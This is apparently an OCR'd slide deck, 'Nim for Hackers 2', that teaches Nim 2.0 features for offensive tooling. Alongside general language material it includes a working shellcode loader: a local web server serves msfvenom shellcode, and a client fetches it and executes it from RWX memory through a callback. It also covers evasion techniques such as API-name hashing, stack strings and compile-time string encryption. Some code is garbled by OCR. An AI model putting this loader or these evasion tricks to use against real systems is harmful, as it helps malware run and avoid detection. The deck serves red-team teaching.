



Nim for Hackers 2



Nim

Nim has recently released version 2.0.0 which contains a lot of changes, such as:

- Default memory manager as orc; arc/orc improvements
- Threads on by default
- New standard library modules (abstracted from previous std lib)
- Default object types



Benefits of nim:



- Fast compile times
- Memory safety
- Readability of Python
- Enjoyable (subjective)
- Various compilations (wanna compile code for Nintendo Switch, feel free)
- Systems programming language
- Metaprogramming
- Self-contained (compiler and stdlib written in nim)

Negatives of nim:

- No commercial backing
- Lack of libraries
- White space formatting (subjective)

Nim - random stuff

- Storing data at compile time:

(alias for [staticRead](#))
- Self-Execution of Main Module:

- proc vs func: procedure (normal functions); function (no side effects), this is essentially
should not access global or thread-local variables (a pure function). Eg: Don't use echo inside of func because it mutates stdout; use [debugEcho](#).
- Async macro: `.{.async.}` pragma will convert functions to be asynchronous.
- Syntax with windows API can get ugly with many cast statements (type casting)
- `'-d:danger` disables all checking (int overflow, bounds checks, etc.); `--checks:off` does the same thing; will commonly use this if we don't need checks
- Without `'-d:release` , a debug build is compiled (very slow)
- If you import a module, only the procedures, objects, etc. used will be compiled into the code.

- Values are only mutable if var is in the function:


- Compile with `--app:gui` to hide console
- Has case insensitive naming conventions, can call functions and name variables a few different ways...
- Type casting vs type conversion: casting reinterprets the same bit pattern for another data type; type conversion is done by a function call.

```
1 import std/[strformat]
2
3 var i: uint32 = 0x7fffffff'u32
4 echo &"[i] i before cast: {i}"
5 echo &"[i] i after cast: {cast[uint8](i)}"
6 echo &"[i] i conversion: {i.uint8}"
```

- Nim has generics
- Built in documentation generator make really nice documentation

```
6 proc doSomething(i: var int): int =
7     # i is mutable
8     discard
9 proc doSomething(j: int): int =
10    # j is immutable
11    discard
```

```
3 proc doSomething(a: int, b: string, c:int) =
4     echo "[+] Doing something"
5
6 var
7     a = 1
8     b = "string"
9     c = 2
10
11 a.doSomething(b, c)
12 do_something(a, b, c)
13 DOSOMETHING a, b, c
14 dO_sOmEtHinG(a, b, c)
```

Nim - random stuff (payload locations)

```
4 import std/[strformat, strutils]
5
6 #[ Globals ]#
7 const constBuf: array[4, byte] = [byte 0x90, 0x90, 0x90, 0xcc]
8 let letBuf: array[4, byte] = [byte 0x90, 0x90, 0x90, 0xcc]
9 var varBuf: array[4, byte] = [byte 0x90, 0x90, 0x90, 0xcc]
10 proc textBuf() {.asmNoStackFrame.} =
11     asm """
12         .byte 0x90, 0x90, 0x90, 0xcc
13     ret
14     """
15
16 proc main() =
17     var stackBuf: array[4, byte] = [byte 0x90, 0x90, 0x90, 0xcc]
18
19     echo &"[+] constBuf at: 0x{cast[int](addr constBuf).toHex}"
20     echo &"[+] letBuf at: 0x{cast[int](addr letBuf).toHex}"
21     echo &"[+] varBuf at: 0x{cast[int](addr varBuf).toHex}"
22     echo &"[+] stackBuf at: 0x{cast[int](addr stackBuf).toHex}"
23     echo &"[+] textBuf at: 0x{cast[int](textBuf).toHex}"
24
25 when isMainModule:
26     main()
```

```
Hint: C:\Users\user\Desktop\nim_for_hackers2\payload_storage\main.exe [Exec]
[+] constBuf at: 0x00007FF6255836E4
[+] letBuf at: 0x00007FF6255836E0
[+] varBuf at: 0x00007FF625582300
[+] stackBuf at: 0x000000BE88BFF5EC
[+] textBuf at: 0x00007FF62556E0B0
```

Nim - random stuff (async)

Nim has asynchronous capabilities. We can create a web server to host some payload.

```
async_webserver > ⇧ server.nim > ...
1  #[ ...
2  | nim c -d:release .\server.nim
3  ]#
4  import std/[asyncdispatch, asynchttpserver, strformat]
5
6  # msfvenom -p windows/x64/exec CMD=calc.exe -f raw -o sc.raw
7  const buf = slurp("./sc.raw")
8
9  proc payload(req: Request) {.async.} =
10    echo &"[+] Connection information: {(req.reqMethod, req.url, req.headers)}"
11    let headers = {"Content-type": "text/plain; charset=utf-8"}
12    await req.respond(Http200, buf, headers.newHttpHeaders())
13
14  proc main {.async.} =
15    var server = newAsyncHttpServer()
16    server.listen(Port(8080))
17    let port = server.getPort()
18    echo "[+] Listening on localhost:" & $port.uint16
19    while true:
20      if server.shouldAcceptRequest():
21        await server.acceptRequest(payload)
22      else:
23        # too many concurrent connections, `maxFDs` exceeded, wait 500ms for FDs to be close
24        await sleepAsync(500)
25
26
27
28  when isMainModule:
29    waitFor main()
```

waitFor will block the current thread until a future completes.

Define asynchronous functions with the {.async.} pragma


A client that will retrieve the payload and then execute the shellcode through a callback

```
7  const url = "http://127.0.0.1:8080/"
8
9  proc callbackTrigger(payload: string) =
10    let rPtr = VirtualAlloc(
11      nil, cast[SIZE_T](payload.len), MEM_COMMIT, PAGE_EXECUTE_READWRITE
12    )
13    copyMem(rPtr, addr payload[0], cast[SIZE_T](payload.len))
14    # callback execution
15    CertEnumSystemStore(
16      CERT_SYSTEM_STORE_CURRENT_USER, nil, nil,
17      cast[PFN_CERT_ENUM_SYSTEM_STORE](rPtr)
18    )
19
20  proc main() =
21    var client = newHttpClient()
22    var payload =
23    try:
24      client.getContent(url)
25    finally:
26      client.close()
27
28    echo &"[+] Received Payload (size): {payload.len}"
29    echo &"[+] Trigger callback"
30    callbackTrigger(payload)
```

Run the server and then run client. Note that there is a default user-agent for nim HttpClient (headers can be changed when declaring the newHttpClient())

```
PS C:\Users\user\Desktop\nim_for_hackers2\async_webserver> .\server.exe
[+] Listening on localhost:8080
[+]: Connection information: (GET, (scheme: "", username: "", password: ""
, hostname: "", port: "", path: "/", query: "", anchor: "", opaque: false,
isIPv6: false), {"host": @["127.0.0.1:8080"], "connection": @["Keep-Alive"]
, "user-agent": @["Nim httpclient/2.0.0"]})
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\async_webserver> .\client.exe
[+] Received Payload (size): 276
[+] Trigger callback
PS C:\Users\user\Desktop\nim_for_hackers2\async_webserver> []
```



nim's asynchttpserver is not meant to be used in production, but something like [happyx](#) or [chronos](#) would be a better fit for development of an asych webserver

Nim - random stuff (compile time)

Nim is great at compileTime processing. In the repo, `compile_time/string_hashing.nim, we take a look at djb2 hashing.

```
4 proc hashStringDjb2(input: string) {.compileTime.} =
5     var
6         hash: uint = 3731
7         seed: uint = 7
8     for i in input:
9         hash = (((hash shl seed) + hash) + cast[uint](ord(i)) and 0xffffffff'u32)
10    return cast[uint32](hash) and 0xffffffff'u32
```

```
13 proc main() =  
14     # Hashing string "kernel32.dll" on all  
15     var djb2 = hashStringDjb2("kernel32.dll")  
16     echo &"[+] hashStringDjb2: 0x{$djb2.toHex}"  
17
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\compile_time> .\string_hashing.exe  
[+] hashStringObj2: 0xC07E2B63
```

toHex__string95hashing_u35(0xc07e2b63),

Already hashed at compile time

If using a hashing algorithm at runtime, a new proc will be declared for runtime hashing. (e.g. runtimeHashStringDjb2) - Since there's an integer overflow in this function, the program will need to be compiled with `--overflowCheck:off` or with push and pop pragmas.

```
12 {.push overflowChecks:off.}
13 proc runtimeHashStringDjb2(input: string): uint32 {.compileTime.} =
14     var
15         hash: uint = 3731
16         seed: uint = 7
17         for i in input:
18             hash = (((hash shl seed) + hash) + cast[uint](ord(i)) and 0xffffffff'u32)
19         return cast[uint32](hash) and 0xffffffff'u32
20     {.pop.}
```

```
int64_t* rax_5 = toHex__string95hashing_u48(runtimeHashStringDjb2__string95hashing_u16(&_.rdata))
```

```
14001a840  _._rdata:  
14001a840  0c 00 00 00 00 00 00 00-0c 00 00 00 00 00 00 00 00 40  .....@  
14001a850  6b 65 72 6e 65 6c 33 32-2e 64 6c 6c 00 00 00 00 00 kernel32.dll
```

Can also force compile time with `static()`

```
37 var $sdmb_compileTime = static(hashStringSdmb("kernel32.dll"))
38 echo &"[+] hashStringSdmb: 0x{$sdmb_compileTime.toHex}"
39 echo &"[+] runTimeHashStringDbg2: 0x{$hashStringSdmb(\"kernel32.dll\").toHex}"
```

```
1400052fd appendString.part.0(rax_9, &_.rdata)
140005315 formatValue__pureZstrformat_u169(&var_30, toHex__string95hashing_u64(0x8f7ee672), nullptr)
140005320
```

```
60 @ 140005370 rax_14 = hashStringSdmb__string95hashing_u29(&TM__aH8b7xj4ydbb0VinEqArrQ_4)
```

```
14001a880 TM__aH8b7xj4ydbb0VinEqArrQ_4:  
14001a880 0c 00 00 00 00 00 00 00-0c 00 00 00 00 00 00 00 00 00 40 .....@  
14001a890 6b 65 72 6e 65 6c 33 32-2e 64 6c 6c 00 00 00 00 00 00 kernel32.dll...  
14001a890 TM__aH8b7xj4ydbb0VinEqArrQ_4:  
14001a890 0c 00 00 00 00 00 00 00-0c 00 00 00 00 00 00 00 00 00 40 .....@  
14001a890 6b 65 72 6e 65 6c 33 32-2e 64 6c 6c 00 00 00 00 00 00 kernel32.dll...
```

Nim - random stuff (compile time)

Compile time can also be forced with `const`

```
31 | proc hashStringLoseLose(input: string): uint32 =
32 | var
33 |     seed: uint32 = 2
34 |     hash: uint32 = 0
35 |     for i in input:
36 |         hash += ord(i).uint32
37 |         hash *= ord(i).uint32 + seed
38 |     return hash
```

```
51 | const loseloose = hashStringLoseLose("kernel32.dll")
52 | echo &"[+] const hashStringLoseLose: 0x{$loseloose.toHex}"
```

```
14000540c appendString.part.0(rax_20, &_.rdata)
140005424 formatValue__pureZstrformat_u169(&var_30, toHex__string95hashing_u84(0xc45b3978), nullptr)
var_20 = copyString(var_20)
```

Rudimentary hash obfuscation can be done using `CompileTime` and `CompileDate`

```
proc hashStringLoseLoseObf(input: string): uint32 =
    var
        seed: uint32 = 2
        hash: uint32 = 0
    for i in input:
        hash += ord(i).uint32
        hash *= ord(i).uint32 + seed
    return hash xor cast[uint32](parseInt(CompileDate.replace("-", "") & CompileTime.replace(":", "")))
```

Another rudimentary hash obfuscator, using an initialized random value - the value will need to be changed manually or...

```
import random
var rng {.compileTime.} = initRand(0x1337DEADBEEF) # initRand() does not work at compile time, needs a given seed
const rVal = cast[uint32](rng.rand(uint32.high))
proc hashStringLoseLoseObf(input: string): uint32 =
    var
        seed: uint32 = 2
        hash: uint32 = 0
    for i in input:
        hash += ord(i).uint32
        hash *= ord(i).uint32 + seed
    return hash xor rVal
```

Compile-time restrictions are explained [here](#) in the Nim Manual

```
[+] const hashStringLoseLose: 0xC45B3978
[+] const hashStringLoseLoseObf: 0x65DFCE5A
```

We can also do stuff at compile time, the static block runs at compile time.

```
3 | proc main() =
4 |     static:
5 |         echo "I'm running at compile time"
6 |
7 |         echo "I'm running at run time"
```

```
[+] const hashStringLoseLose: 0xC45B3978
[+] const hashStringLoseLoseObf: 0x9B82BBDA
```

On a subsequent rebuild

```
[+] const hashStringLoseLose: 0xC45B3978
[+] const hashStringLoseLoseObf: 0x9B82BB81
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\compile_time> nim c -d:release .\run_at_compile.nim
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.0\config\nim.cfg' [Conf]
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.0\config\config.nims' [Conf]
-----
I'm running at compile time
CC: ../../../.choosenim/toolchains/nim-2.0.0/lib/system/exceptions.nim
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\compile_time> .\run_at_compile.exe
I'm running at run time
PS C:\Users\user\Desktop\nim_for_hackers2\compile_time>
```

This second example could use the `CompileDate` and `CompileTime` to pass into `initRand` to create a random seed.

Nim - random stuff (FFI)

FFI (Foreign Function Inheritance) is pretty mature in nim and can be done a few different ways.

One way is using the `.{emit.}` pragma

```
3 proc printf_example() =
4     {.emit: ""}
5     int cVariable = 100;
6     """.
7
8 var nimVariable = 200
9     {.emit: ["""\nprintf("[+] Calling printf from nim: %d\n", cVariable + (int)""", nimVariable, "")].}
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\FFI> .\main.exe
[+] Calling printf from nim: 300
```

If we compile with `--nimcache:"./cache/\$projectname"` we can see the C code in the current directory to see what it is generating.

In `@mmain.nim.c`:

```
53 N_LIB_PRIVATE N_NIMCALL(void, printf_example_main_u1)(void) {
54     NI nimVariable;
55     int cVariable = 100;
56
57     nimVariable = ((NI)200);
58     printf("[+] Calling printf from nim: %d\n", cVariable + (int)nimVariable);
59 }
```

Can also use the `.{importc.}` pragma

```
13 proc printf(format: cstring) {.importc, varargs, header: "stdio.h".}
```

```
15 proc printf_example2() =
16     var
17         format = "[+] Calling printf with importc: %s and %d is an int".cstring
18         str1 = "I'm a cstring".cstring
19         i: int = 255
20         printf(format, str1, i)
21
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\FFI> .\main.exe
[+] Calling printf with emit: 300
[+] Calling printf with importc: I'm a cstring and 255 is an int
```

winim, the windows API wrapper, uses the importc pragma seen on [MessageBoxA](#)

```
4609 proc MessageBoxA(hWnd: HWnd, lpText: LPCSTR, lpCaption: LPCSTR, uType: UINT): int32 {.winapi, stdcall, dynlib: "user32", importc.}
```

Nim - random stuff (FFI)

Can also import structures from a header file

```
3 type
4   TM {.importc: "struct tm", header: "<time.h>".} = object
5     tm_min: cint
6     tm_hour: cint
7     CTime = int64
```

Import some functions

```
9 proc time(arg: ptr CTime) {.importc, header: "<time.h>".}
10 proc localtime(time: ptr CTime): ptr TM {.importc, header: "<time.h>".}
```

```
13 proc main() =
14   var
15     seconds = time(nil)
16     tm = localtime(addr seconds)
17     echo "[+] Current time: " & $tm.tm_hour & ":" & $tm.tm_min
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\FFI> .\time_ex.exe
[+] Current time: 18:23
```

```
struct tm {
    int tm_sec;          /* seconds, range 0 to 59      */
    int tm_min;          /* minutes, range 0 to 59      */
    int tm_hour;          /* hours, range 0 to 23       */
    int tm_mday;          /* day of the month, range 1 to 31 */
    int tm_mon;          /* month, range 0 to 11        */
    int tm_year;          /* The number of years since 1900 */
    int tm_wday;          /* day of the week, range 0 to 6  */
    int tm_yday;          /* day in the year, range 0 to 365 */
    int tm_isdst;         /* daylight saving time       */
};
```

We have not imported the entire structure, just the portion that we have defined

Imports						
Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeStamp	Forwarder
23600	KERNEL32.dll	56	FALSE	29050	0	0
23614	msvcr.dll	52	FALSE	29218	0	0
23628	USER32.dll	2	FALSE	293C0	0	0

USER32.dll [2 entries]						
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
	MessageBoxA	-	29E2C	29E2C	-	265
	MessageBoxW	-	29E3A	29E3A	-	26C

We can emit `windows.h` for functionality

```
FFI > windows.nim > ...
1  {.emit: ""}
2  #include <windows.h>
3  #include <stdio.h>
4
5  void popMessageBox() {
6    printf("[!] MessageBoxA\n");
7    MessageBoxA(0, "MessageboxA Text", "MessageBoxW Title", MB_OK);
8    MessageBoxW(0, L"MessageboxW Text", L"MessageBoxW Title", MB_OK);
9  }
10 .
11 proc popMessageBox(): void {.importc: "popMessageBox", nodecl.}
12
13 popMessageBox()
```

We see these emitted functions in the IAT

Nim - random stuff (inline)

If we make the assumption that the nim compiler is a black box that does magic (not understand what it's doing), sometimes we can get functionality that we do not expect. There are a few ways we can do in-lining. Keep in mind that not everything can be inlined

```
8  {.passC:"-masm=intel".}
9  proc func1(i: int) {.inline.} =
10  |asm """
11  |nop
12  |nop
13  |nop
14  |"""
15
16  proc main() =
17  |var i = 12
18  |func1(i)
19  |echo "[+] i: " & $i
20
21  when isMainModule:
22  |main()
```

```
14  {.passC:"-masm=intel".}
15  proc func1(i: int) {.codegenDecl: "__attribute__((always_inline)) $# $##".} =
16  |asm """
17  |nop
18  |nop
19  |nop
20  |"""
```

Using `codegenDecl` to specify how we want the generated C code to look like

```
22  template func1(i: int) =
23  |asm """
24  |nop
25  |nop
26  |nop
27  |"""
```

Templates operate by substitution on the nim AST

```
140005af2 int128_t* main__inline_u3()
140005af2 4156      push   r14  {__saved_r14}
140005af4 4155      push   r13  {__saved_r13}
140005af6 4154      push   r12  {__saved_r12}
140005af8 53       push   rbx  {__saved_rbx}
140005af9 4883ec58  sub    rsp, 0x58
140005afd 90       nop
140005afe 90       nop
140005aff 90       nop
140005b00 488b0d79550100 mov    rcx, qword [rel __refptr...]
```

```
140005af6 int128_t* main__inline_u3()
140005af6 4156      push   r14  {__saved_r14}
140005af8 4155      push   r13  {__saved_r13}
140005afa 4154      push   r12  {__saved_r12}
140005afc 53       push   rbx  {__saved_rbx}
140005afd 4883ec58 sub    rsp, 0x58
140005b01 90       nop
140005b02 90       nop
140005b03 90       nop
140005b04 488b0d75550100 mov    rcx, qword [rel __refpt...]
```

```
140005af2 char* main__inline_u3()
140005af2 4156      push   r14  {__saved_r14}
140005af4 4155      push   r13  {__saved_r13}
140005af6 4154      push   r12  {__saved_r12}
140005af8 53       push   rbx  {__saved_rbx}
140005af9 4883ec58 sub    rsp, 0x58
140005afd 90       nop
140005afe 90       nop
140005aff 90       nop
140005b00 4c8d742420 lea    r14, [rsp+0x20 {var_58}]
```

```
88  #if defined(__GNUC__) || defined(__TINYC__)
89  /* these should support C99's inline */
90  # define N_INLINE(rettype, name) inline rettype name
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
```

```
78  static N_INLINE(void, func1__inline_u1)(NI i_p0) {
79  |  __asm__("    nop\n"
80  |  "    nop\n"
81  |  "    nop\n"
82  |);
83 }
```

```
78  attribute__((always_inline)) void func1__inline_u1(NI i_p0) {
79  |  __asm__("    nop\n"
80  |  "    nop\n"
81  |  "    nop\n"
82  |);
83 }
```

```
117  colontmpD_2.len = 0; colontmpD_2.p = NIM_NIL;
118  i = ((NI)i);
119  __asm__("    nop\n"
120  |  "    nop\n"
121  |  "    nop\n"
122  |);
```

Template gets “embedded” right into where it’s called

All of these will have different use cases, such as forcing to inline, actual inlining, and using arguments and return values. In the later case, gcc extended asm is very useful.

Nim - random stuff (macros)

Meta programming is a key feature in nim, this is in for form of [macros](#). The macro will accept ASTs (Abstract Syntax Tree) as its input and returns a new AST. We can take a non-functional macro from [Bitmancer](#) and make it functional again with nim version 2.0.

```
62 proc main() =
63     dumpTree:
64     var sKernel32 = "kernel32.dll"
```

```
Hint: used config file 'C:\Users\user\.choosenim\tools\nim\meta.nim'
.....
StmtList
VarSection
IdentDefs
Ident "sKernel32"
Empty
StrLit "kernel32.dll"
```

AST for `var <variable> =
“<string>”; this is what we
want to rewrite

```
42 macro stackStringA*(sect) =
43     result = newStmtList()
44     let
45         def = sect[0]
46         bracketExpr = makeBracketExpression(def[2].strVal, false)
47         identDef = newIdentDefs(def[0], bracketExpr)
48         varSect = newNimNode(nnkVarSection).add(identDef)
49     result.add(varSect)
50     result.assignChars(def[0], def[2].strVal, false)
```

```
.....
StmtList
VarSection
IdentDefs
Ident "sKernel32"
Empty
Bracket
Command
Ident "char"
CharLit 107
CharLit 101
CharLit 114
CharLit 110
CharLit 101
CharLit 108
CharLit 51
CharLit 50
CharLit 46
CharLit 100
CharLit 108
CharLit 108
CharLit 0
```

This is what the
AST becomes

This is the AST we “want”
to generate, which the
pragma takes care of

```
1120 proc newStmtList*(stmts: varargs[NimNode]): NimNode =
1121     ## Create a new statement list.
1122     result = newNimNode(nnkStmtList).add(stmts)
```

```
34 proc makeBracketExpression(s: string, wide: static bool): NimNode =
35     result = newNimNode(nnkBracketExpr)
36     result.add ident"array"
37     result.add newIntLitNode(s.len() + 1)
38     if wide:    result.add ident"uint16"
39     else:      result.add ident"byte"
```

```
3  proc assignChars(smt: NimNode, varName: NimNode, varValue: string, wide: bool) {.compileTime.} =
4
5     var
6         asnNode:        NimNode
7         bracketExpr:    NimNode
8         dotExpr:       NimNode
9         castIdent:     NimNode
10        for i in 0 ..< varValue.len():
11            asnNode   = newNimNode(nnkAsgn)
12            bracketExpr = newNimNode(nnkBracketExpr)
13            dotExpr   = newNimNode(nnkDotExpr)
14            castIdent =
15                if wide:  ident"uint16"
16                else:    ident"uint8"
17            bracketExpr.add(varName)
18            bracketExpr.add(newIntLitNode(i))
19            dotExpr.add(newLit(varValue[i]))
20            dotExpr.add(castIdent)
21            asnNode.add bracketExpr
22            asnNode.add dotExpr
23            smt.add asnNode
24            asnNode   = newNimNode(nnkAsgn)
25            bracketExpr = newNimNode(nnkBracketExpr)
26            dotExpr   = newNimNode(nnkDotExpr)
27            bracketExpr.add(varName)
28            bracketExpr.add(newIntLitNode(varValue.len()))
29            dotExpr.add(newLit(0))
30            dotExpr.add(castIdent)
31            asnNode.add bracketExpr
32            asnNode.add dotExpr
33            smt.add asnNode
```

Nim - random stuff (macros)

```
66 proc main() =
67     var sKernel32 {.stackStringW.} = "kernel32.dll"
68     var sLoadLibraryA {.stackStringA.} = "LoadLibraryA"
69     echo "[+] sKernel32: " & sKernel32.repr
70     echo "[+] sLoadLibraryA: " & sLoadLibraryA.repr
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\macros> .\stack_string_example.exe
[+] sKernel32: [107, 101, 114, 110, 101, 108, 51, 50, 46, 100, 108, 108, 0]
[+] sLoadLibraryA: [107, 101, 114, 110, 101, 108, 51, 50, 46, 100, 108, 108, 0]
```

sKernel32 is an array of uint16 and sLoadLibraryA is an array of chars

```
140007415 48b86b0065007200... mov    rax, 0x6e00720065006b
14000741f 66c78424ae000000... mov    word [rsp+0xae {var_3a}], 0x0
140007429 4889842496000000 mov    qword [rsp+0x96 {var_52}], rax {0x6e00720065006b}
140007431 48b865006c003300... mov    rax, 0x320033006c0065
14000743b 488984249e000000 mov    qword [rsp+0x9e {var_4a}], rax {0x320033006c0065}
140007443 48b82e0064006c00... mov    rax, 0x6c006c0064002e
14000744d 48898424a6000000 mov    qword [rsp+0xa6 {var_42}], rax {0x6c006c0064002e}
140007455 48b84c6f61644c69... mov    rax, 0x7262694c64616f4c
14000745f 4889442443       mov    qword [rsp+0x43 {var_a5}], rax {0x7262694c64616f4c}
140007464 c744244b61727941 mov    dword [rsp+0x4b {var_9d}], 0x41797261
14000746c c644244f00       mov    byte [rsp+0x4f {var_99}], 0x0
```

“kernel32.dll”

“LoadLibraryA”

Following in a debugger, we can see the instructions of where “kernel32.dll” wide string gets put onto the stack

```
00007FF619DF7214 48:B8 65006C003300320 mov rax, 320033006C0065
00007FF619DF721E 48:89424 8E000000 mov qword ptr ss:[rsp+8E],rax
00007FF619DF7226 48:B8 2E0064006C006C0 mov rax, 6C006C0064002E
00007FF619DF7230 48:89424 96000000 mov qword ptr ss:[rsp+96],rax
00007FF619DF7238 E9 00000000 call stack_string_example_75551
```

```
0000000A203FFF92E 00 00 00 00 00 00 00 6B 00 65 00 72 00 6E 00 .....k.e.r.n.
0000000A203FFF93E 65 00 6C 00 33 00 32 00 2E 00 64 00 6C 00 6C 00 e.1.3.2...d.1.1.
```

This macro effectively removes the need for placing strings in the data section and akin to the following C code.

```
6 int main() {
7     char sKernel32[] = {
8         'k', '\0', 'e', '\0', 'r', '\0', 'n', '\0',
9         'e', '\0', 'l', '\0', '3', '\0', '2', '\0',
10        '.', '\0', 'd', '\0', '1', '\0', '1', '\0',
11        '\0', '\0'
12    };
13     char sLoadLibraryA[] = "LoadLibraryA";
14     wprintf(L"[+] sKernel32: %ls\n", sKernel32);
15     printf("[+] sLoadLibraryA: %s\n", sLoadLibraryA);
16 }
```

int64_t main()

```
14000189d 48b865006c003300... mov    rax, 0x320033006c0065
1400018a7 488945ee       mov    qword [rbp-0x12 {var_1a}], rax {0x320033006c0065}
1400018ab 48b82e0064006c00... mov    rax, 0x6c006c0064002e
1400018b5 488945f6       mov    qword [rbp-0xa {var_12}], rax {0x6c006c0064002e}
1400018b9 66c745fe0000   mov    word [rbp-0x2 {var_a}], 0x0
1400018bf 48b84c6f61644c69... mov    rax, 0x7262694c64616f4c
1400018c9 488945d9       mov    qword [rbp-0x27 {var_2f}], rax {0x7262694c64616f4c}
1400018cd c745e161727941 mov    dword [rbp-0x1f {var_27}], 0x41797261
1400018d4 c645e500       mov    byte [rbp-0x1b {var_23}], 0x0
1400018d8 488d45e6       lea    rax, [rbp-0x1a {var_22}]
```

Nim - random stuff (macros)

Nim's expressiveness allows us to redefine how to generate the code. Comparing the stack string implementation to what we would have to do to manually define strings on the stack.

```
5 proc main() =
6     var sKernel32: array[13, char]
7     sKernel32[0] = 'K'
8     sKernel32[1] = 'E'
9     sKernel32[2] = 'R'
10    sKernel32[3] = 'N'
11    sKernel32[4] = 'E'
12    sKernel32[5] = 'L'
13    sKernel32[6] = '3'
14    sKernel32[7] = '2'
15    sKernel32[8] =
16    sKernel32[9] = 'd'
17    sKernel32[10] = '1'
18    sKernel32[11] = '1'
19    sKernel32[12] = '\0'
20    echo "[+] sKernel32: " & sKernel32.repr
21
22 when isMainModule:
23     main()
```

```
14000609d 48b84b45524e454c... mov    rax, 0x32334c454e52454b
1400060a7 4c8d742420    lea    r14, [rsp+0x20 {var_68}]
1400060ac 488d542433    lea    rdx, [rsp+0x33 {var_55}]
1400060b1 4889442433    mov    qword [rsp+0x33 {var_55}], rax  {0x32334c454e52454b}
1400060b6 4c89f1        mov    rcx, r14 {var_68}
1400060b9 c744243b2e646c6c mov    dword [rsp+0x3b {var_4d}], 0x6c6c642e
1400060c1 c644243f00    mov    byte [rsp+0x3f {var_49}], 0x0
1400060c6 e8cdbfffff    call   repr__manual95stack95strings_u5
```

Macros are a complex beast; here are a few good resources about nim's macros:

- [Demystification of Macros in Nim](#)
- [Nim Tutorial \(Part III\)](#)
- [Nim by Example](#)
- [Offensive Nim - Auto Obfuscate Strings with Nim's Term-Rewriting Macros](#) (write up about strenc)

strenc is a great example on how macros are used to xor encrypt strings during compile time.

```
14001b840 TM_G68JNsvhGKtK9cg4xFtE5iQ_2:
14001b840 15 00 00 00 00 00 00 40-15 26 1d 28 2f 27 3d 3c-35 1c 33 27 3a 2e 26 7a-7a 61 2a 21 20 00 00 00 .....@.&.(/'=<5.3':&zxa*! ...
```

```
140005dcf 4889542428    mov    qword [rsp+0x28 {var_40}], rdx  {TM_G68JNsvhGKtK9cg4xFtE5iQ_2}
140005dd4 488d542420    lea    rdx, [rsp+0x20 {var_48}]
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\macros> .\strenc_example.exe
MyCustomeKernel32.dll
```

```
4 import strenc
5
6 proc main() =
7     var s = "MyCustomeKernel32.dll"
8     echo s
9
10 when isMainModule:
11     main()
```

```
21     var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0xFFFFFFFF
22
23     # Use a term-rewriting macro to change all string literals
24     macro encrypt*s*(s: string{lit}): untyped =
25         var encodedStr = gkkaekgaEE(estring($s), encodedCounter)
26
27         template genStuff(str, counter: untyped): untyped =
28             {.noRewrite.:
29                 gkkaekgaEE(estring(`str`), `counter`)
30
31             result = getAst(genStuff(encodedStr, encodedCounter))
32             encodedCounter = (encodedCounter *% 16777619) and 0xFFFFFFFF
```

```
10 proc gkkaekgaEE(s: estring, key: int): string {.noinline.} =
11     # We need {.noinline.} here because otherwise C compiler
12     # aggressively inlines this procedure for EACH string which results
13     # in more assembly instructions
14     var k = key
15     result = string(s)
16     for i in 0 ..< result.len:
17         for f in [0, 8, 16, 24]:
18             result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
19             k = k +% 1
```


Nim - random stuff (gui)

There are quite a few nim libraries wrapping other common libraries, some are listed [here](#).

This section is intentionally left bare.

```
4 import wNim, osproc
5
6 proc popCalc() =
